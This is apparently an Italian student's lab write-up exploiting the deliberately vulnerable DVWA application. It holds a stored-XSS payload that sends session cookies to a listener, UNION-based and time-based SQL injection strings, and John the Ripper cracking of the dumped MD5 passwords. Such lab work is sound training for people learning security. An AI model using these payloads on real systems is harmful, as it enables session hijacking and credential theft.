S6-L5

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:


- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Scopo dell'esercizio:


- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

ATTACCO XSS STORED


Un attacco XSS stored è un tipo di vulnerabilità di sicurezza in cui un attaccante può inserire del codice dannoso direttamente all'interno di un'applicazione web, e questo codice viene poi memorizzato e mostrato a tutti gli utenti che accedono a una determinata pagina. Di conseguenza, ogni volta che un utente visita la pagina vulnerabile, il codice maligno viene eseguito nel contesto del browser dell'utente, permettendo all'attaccante di eseguire azioni non autorizzate come il furto dei cookie.



Accediamo alla pagina dvwa con l'indirizzo ip della macchina metasploitable ed andiamo a modificare il livello di sicurezza in low.



Andiamo nella sezione XSS store ed andiamo a testare un piccolo script di prova per vedere come si comporta.



Possiamo notare che tentando di inserire uno script per rubare i cookie, non troviamo lo spazio necessario per riuscire ad utilizzarlo,

			DV	WA							
	Home Instructions Setup	Vulnerability: Stored Cross Site Scripting (XSS) Name * script									
	Brute Force Command Execution CSRF File Inclusion	Message *	window.loca 	7/10							
	SQL Injection SQL Injection (Blind) Upload	Name: test Message: This is a test comment. Name: test Message:									
☐ Inspector ☐ Console ☐ Debugger	↑↓ Network {} Style Editor	• Performance									
Q Search HTML ▼	*		+ 8	♥ Filter Styles element ∷ { }	:hc	v .cls +	*		_	▼ Fle:	
<pre><textarea cols="50" maxlength="100" name="mtxMessage" rows="3"></textarea> ☑ fo</pre>					<pre>input, textarea, select ::: {</pre>					Select a Flex cor ▼ Grid	

Andiamo ad utilizzare l'inspector per modificare il numero massimo di caratteri che possiamo inserire all'interno del messaggio, per poi re inserire lo script che possiamo notare viene visualizzato completamente.

<script> window.location='http://127.0.0.1:3333/?cookie=' + document.cookie</script>

Window.location ci servirà per impostare una pagina un target.

127.0.0.1 è il nostro localhost.

3333 è il numero della porta dove siamo in ascolto.

document.cookie è l'operatore che ci servirà per rubare effettivamente i cookie della vittima.


Mettendoci in ascolta sulla porta specificata nello script, andiamo a recuperare i cookie di sessione.

SQL INJECTION

SQL Injection è una tecnica di attacco che sfrutta vulnerabilità nei moduli di input delle applicazioni web per eseguire comandi SQL malevoli sul database.



Possiamo notare che inserendo un carattere non riconosciuto ci viene mostrato un errore che potremo utilizzare a nostro favore per effettuare un attacco.



Inserendo una condizione sempre vera la nostra query viene eseguita con successo ed il database ci mostra tutti gli utenti all'interno.

```
Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox
🔘 🧏 192.168.1.40/dvwa/vulnerabilities/view_source.php?id=sql 🗉
                                                                       90%
<?php
if(isset($ GET['Submit'])){
    // Retrieve data
    $id = $ GET['id'];
    $getid = "SELECT first name, last name FROM users WHERE user id = '$id'";
    $result = mysql query($getid) or die('' . mysql error() . '' );
    $num = mysql numrows($result);
    $i = 0;
    while ($i < $num) {
        $first = mysql result($result,$i,"first name");
        $last = mysql result($result,$i,"last name");
        echo '';
echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '';
        $i++;
    }
?>
```

Cliccando su view source è possibile vedere il funzionamento della query e possiamo notare che il nome della tabella del database è users, andiamo quindi ad inserire una query che possa recuperare username e password.

'UNION SELECT username, password FROM users#

': serve per chiudere la query precedente prima di inserire la nostra.

UNION SELECT username, password: aggiunge una nuova query che seleziona i campi username e password.


FROM users: serve per specificare da quale tabella si vogliono prendere i dati.

#: indica l'inizio di un commento e tutto ciò che segue questo simbolo viene ignorato, permettendo di bypassare il resto della query originale



Questo errore ci mostra che la colonna username non è presente nella tabella users, quindi proveremo a modificare la nostra query.

'UNION SELECT user, password FROM users#



Come ci mostra la figura, siamo riusciti ad ottenere le password degli utenti criptate in forma MD5.

Dopo aver creato un file di testo contenente le password, andiamo ad utilizzare un tool chiamato john the ripper che ci servirà decriptarle.

```
(kali⊛kali)-[~/Desktop]
—$ john --format=raw-md5 --incremental sql.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
charley
                 (?)
password
4g 0:00:00:02 DONE (2024-05-22 20:15) 1.550g/s 989916p/s 989916c/s 1162KC/s letero1..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
  —(kali⊕kali)-[~/Desktop]
s john --show --format=raw-md5 sql.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```

Con i comandi mostrati in figura, siamo riusciti a decriptare e visualizzare le password che erano presenti nel database.

SQL INJECTION BLIND

La SQL injection blind ha come unica differenza dalla SQL injection che quando un attaccante prova a sfruttare le vulnerabilità, non mostra gli errori, che come abbiamo visto in precedenza, ci hanno aiutato ad estrapolare informazioni dal database.

1' and sleep(5)#

Utilizzando la query precedente si è verificato un ritardo di 5 secondi dimostrandoci che il database è vulnerabile e siamo riusciti anche questa volta a recuperare le password degli utenti.

